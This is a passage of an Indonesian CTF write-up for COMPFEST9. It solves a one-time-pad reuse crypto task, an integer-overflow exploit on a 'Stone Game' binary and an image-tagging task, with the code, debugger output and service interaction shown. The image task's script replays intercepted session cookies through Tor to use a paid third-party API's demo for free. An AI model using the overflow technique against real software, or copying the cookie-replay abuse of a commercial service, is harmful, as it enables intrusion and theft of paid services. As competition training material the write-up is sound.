f = open('cipher_text_12', 'r')

a = f.read()

k = string.letters + "{_}" + string.digits


key[5] = 'y'
key[4] = 'e'
key[3] = 'k'
key[2] = 'i'
for j in k:
     key[0] = j
     for l in k:
          key[1] = l

          for i in range(0, 12):
               hasil  = ""
               f = open('cipher_text_' + str(i + 1), 'r')
               chip = f.read()
```

```
                for j in range(0, len(key)):
                     hasil += chr(ord(chip[j]) ^ ord(key[j]))
                print hasil
```

Berikut plain text yang kami dapatkan :

Decrypted
Selamat Anda berhasil mendapatkan flagnya, yaitu COMPFEST9{r3u51n9_th3_0n3_t1m3_p4d}. Silahkan submit flag yang ada.

Flag : COMPFEST9{r3u51n9_th3_0n3_t1m3_p4d}

Binary Exploitation

Artificial Intelligence (50 pts)

Diberikan binary 64 bit dengan proteksi penuh.

Informasi pada binary

```
$ ~> file ai
ai: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV),
dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for
GNU/Linux 2.6.32,
BuildID[sha1]=2eda79376bc16fa8ae674ef01ceb781cbbefad60, not stripped
$ ~> checksec ai
[*] 'ai'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

Program meminta kita memasukkan angka dari 1 - 5, angka yang kita masukkan adalah untuk mengurangi jumlah batu. Setelah kita memilih angka, komputer akan memilih angka yang pasti adalah 6 - angka yang kita pilih. Untuk mendapatkan flag kita harus menang dengan cara membuat stone menjadi 0 lebih dahulu.

Pseudocode Fungsi Game

```
__int64 game()
{
  signed __int64 v0; // rdx@3
  signed __int64 v1; // rdx@11
  unsigned int v3; // [sp+8h] [bp-128h]@7
  unsigned int v4; // [sp+Ch] [bp-124h]@1
  unsigned int v5; // [sp+10h] [bp-120h]@1
  unsigned int v6; // [sp+14h] [bp-11Ch]@2
  FILE *stream; // [sp+18h] [bp-118h]@14
  char ptr; // [sp+20h] [bp-110h]@14
  __int64 v9; // [sp+128h] [bp-8h]@1

  v9 = *MK_FP(__FS__, 40LL);
  puts("Welcome to Stone Game!");
  puts("You can pick 1-5 stones from pile for each turn. The first
one who make the pile empty is the winner.\n");
  puts("Computer play first\n");
  v5 = 4;
  v4 = 50;
  while ( 1 )
  {
    puts("-- Computer Turn --");
    printf("Number of stones: %d\n", v4);
    v6 = 6 - v5;
    if ( (signed int)(6 - v5) <= 1 )
      v0 = 0LL;
    else
      v0 = 115LL;
    printf("Computer pick %d stone%c\n\n", v6, v0);
    v4 -= v6;
    if ( (signed int)v4 <= 0 )
    {
      puts("You Lose!");
      return *MK_FP(__FS__, 40LL) ^ v9;
    }
    puts("-- Your Turn --");
    printf("Number of stones: %d\n", v4);
    printf("How many stones you want to pick? ");
    _isoc99_scanf("%d", &v3);
    if ( (unsigned __int16)invalid((unsigned int)(signed
__int16)v3) )
    {
```

```
      puts("Invalid number of stones!");
      exit(0);
    }
    v1 = (signed int)v3 <= 1 ? 0LL : 115LL;
    printf("You pick %d stone%c\n\n", v3, v1);
    v4 -= v3;
    if ( (signed int)v4 <= 0 )
      break;
    v5 = v3;
  }
  puts("You Won!");
  stream = fopen("flag.txt", "r");
  fread(&ptr, 1uLL, 0x1DuLL, stream);
  fclose(stream);
  puts(&ptr);
  return *MK_FP(__FS__, 40LL) ^ v9;
}
```

Terdapat pengecekan pada inputan pada fungsi invalid sehingga kita tidak dapat memasukkan angka yang tidak sesuai.

Pseudocode Fungsi Invalid

```
__int64 __fastcall invalid(__int16 a1)
{
  return a1 <= 0 || a1 > 5;
}
```

Dari hasil disassembly fungsi invalid, yaitu **‘cmp WORD PTR [rbp-0x4],0x0’** Inputan kita berada pada $rbp - 0x
Kita coba untuk debug program untuk mengetahui mana inputan yang dapat mengoverflow nilai agar memberikan nilai yang tepat.

Percobaan debugging

```
Dengan input nilai 1:
gdb-peda$ x/x $rbp-0x4
0x7fffffffd91c: 0xffffda6000000001
Breakpoint 2, 0x0000555555554941 in invalid ()
Dengan input nilai 0x68db8bac710c4
gdb-peda$ x/x $rbp-0x4
```

```
0x7fffffffd91c: 0xffffda60000010c4
Dengan input nilai
1844674407370948 - 0x10c4 + 2 + -0x4538fffe
= 1844673246003204
gdb-peda$ x $rbp-0x4
0x7fffffffd91c: 0xffffda6000000004
```

Input berada dalam rentang 0xffffda6000000000 - 0xffffda6000000005
Kita coba lanjutkan

Segmentation Fault pada Debug

```
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
__GI__IO_fread (buf=0x7fffffffd950, size=0x1, count=0x1d, fp=0x0)
at iofread.c:37
37   iofread.c: No such file or directory.
```

Ternyata terdapat Segfault karena program membaca suatu file yang tidak ada. Kita coba jalankan pada service.

Hasil pada service

```
$ ~> nc tenkai.compfest.web.id 26079
Welcome to Stone Game!
You can pick 1-5 stones from pile for each turn. The first one who
make the pile empty is the winner.

Computer play first

-- Computer Turn --
Number of stones: 50
Computer pick 2 stones

-- Your Turn --
Number of stones: 48
```


```
How many stones you want to pick? 1844673246003204
You pick 1972240388 stones

You Won!
COMPFEST9{int3g3r_155u35_101}
```

Kirim dan dapatkan flagnya.

Flag : COMPFEST9{int3g3r_155u35_101}

Misc

Name the Image (100 pts)



Didapatkan sebuah service yang memberikan url image, kita diminta memasukan tag dari image tersebut.

```
Name the image...!
------------------
All of the pictures have tags, guess one of it

Ready?

image_url: https://images.unsplash.com/photo-1502301197179-65228ab57f78?ixlib=rb-0.3.5&q=80&fm=jpg&crop=entropy&cs=tinysrgb&w=1080&fit=max&s=021c977d53b763130bbd66bf8a7b7378
Answer:
```

Hal yang pertama kami lakukan yaitu mencari dokumentasi di unsplash.com/developers untuk mempelajari api yang tersedia. Terdapat API napi/photos/:id/info namun kami tak berhasil mendapatkan id photo dari url diberikan service tersebut. Akhirnya kami riset-riset mencoba google vision https://cloud.google.com/vision/ namun ternyata berbayar. Akhirnya pilihan jatuh pada API http://aylien.com/image-tagging/.

Karena aylien juga berbayar, kami melakukan intercept pada request demo agar bisa menikmatinya secara gratis lalu kami buat shellscript untuk solve otomatis.

solve.sh

```
#!/bin/bash
url=$1
```


```
url=$(echo $url | sed -e s/1080/350/g) # resize image agar lebih cepat
echo $url
curl -s
'https://sandbox.aylien.com/textapi/?callback=jQuery214042612386131997315_1502605659
088&endpoints=image-tags&language=auto&best_image=true&sentences_number=5&domain=air
lines&url='$url --socks5-hostname 127.0.0.1:9050 -H 'Host: sandbox.aylien.com' -H
'User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:54.0) Gecko/20100101
Firefox/54.0' -H 'Accept: */*' -H 'Accept-Language: en-US,en;q=0.5' --compressed -H
'Referer:
https://developer.aylien.com/text-api-demo?text=https%3A%2F%2Fimages.unsplash.com%2F
photo-1502358294-38a1911070dd%3Fixlib%3Drb-0.3.5%26q%3D80%26fm%3Djpg%26crop%3Dentrop
y%26cs%3Dtinysrgb%26w%3D1080%26fit%3Dmax%26s%3D070f5bba6cd9f3c5ce17e04ed18e122a&lang
uage=auto&tab=image-tags' -H  'Cookie: _ga=GA1.2.520725531.1502605620;
_gid=GA1.2.466031127.1502605620;
intercom-id-avndlx2d=ca6000c2-73b0-466b-9154-a367cb97b42b;
__hstc=36392319.79ee444bedb9b072753b20a8cc68f75d.1502605720982.1502605720982.1502608
267666.2; __hssrc=1; hubspotutk=79ee444bedb9b072753b20a8cc68f75d;
__hssc=36392319.8.1502608267666;
intercom-session-avndlx2d=bnV4ajlsUFdKMk8wR3c2bTMzMmE0bFRTUDNPU2k4SzFWWFdubjAzbStYbm
ROZ2NSSVZIaGpHOWdxTWM2eGRjbS0tRW96bWg1WlVqMExlMkxaOFBIMnh0QT09--25d0752c19993d02f050
9b0eae68e92ce802143f' -H 'Connection: keep-alive' -H 'Pragma: no-cache' -H
'Cache-Control: no-cache'
```

Lalu dibuat script python untuk otomatis submit jawaban

img_pwn.py

```
#!/usr/bin/env python

# quick and dirty

from pwn import *
import os
from subprocess import check_output
p = remote('tenkai.compfest.web.id', 43575)
print p.recv()
p.sendline('')
resp = p.recv()
print resp
url = resp.split()[1]
fd = open('map', 'a')
while True:
    print url
    output = check_output("./solve.sh '"+url+"'", shell=True)
    print output
    tag = output.split('"tags":[{"tag":"')[1].split('","confidence"')[0]
    print tag
    fd.write(url+' '+tag+'\n')
    p.sendline(tag)
    resp = p.recv()
    print resp
    url = resp.split()[1]
fd.close()
```

Lalu jalankan scriptnya sekitar 30 menit scriptnya mmengeluarkan flag



```
Answer:
18
pattern

image_url: https://images.unsplash.com/photo-1502444330042-d1a1ddf9bb5b?ixlib=rb-0.3.5&q=80&fm=jpg&crop=entropy&cs=tinysrgb&w=1080&fit=max&s=70eb1392b3baabf22d0eba7cd2fb9565
Answer:
19
silhouette

image_url: https://images.unsplash.com/photo-1502471735958-b502f65c9f2d?ixlib=rb-0.3.5&q=80&fm=jpg&crop=entropy&cs=tinysrgb&w=1080&fit=max&s=ca94ca9dab065df6ee381bdce6be5aa5
Answer:
20
glass
COMPFEST9{T4ke_th3_p1ctur3_anD_t4gs_W0l0lool0l0l0}
```

FLAG: COMPFEST9{T4ke_th3_p1ctur3_anD_t4gs_W0l0lool0l0l0}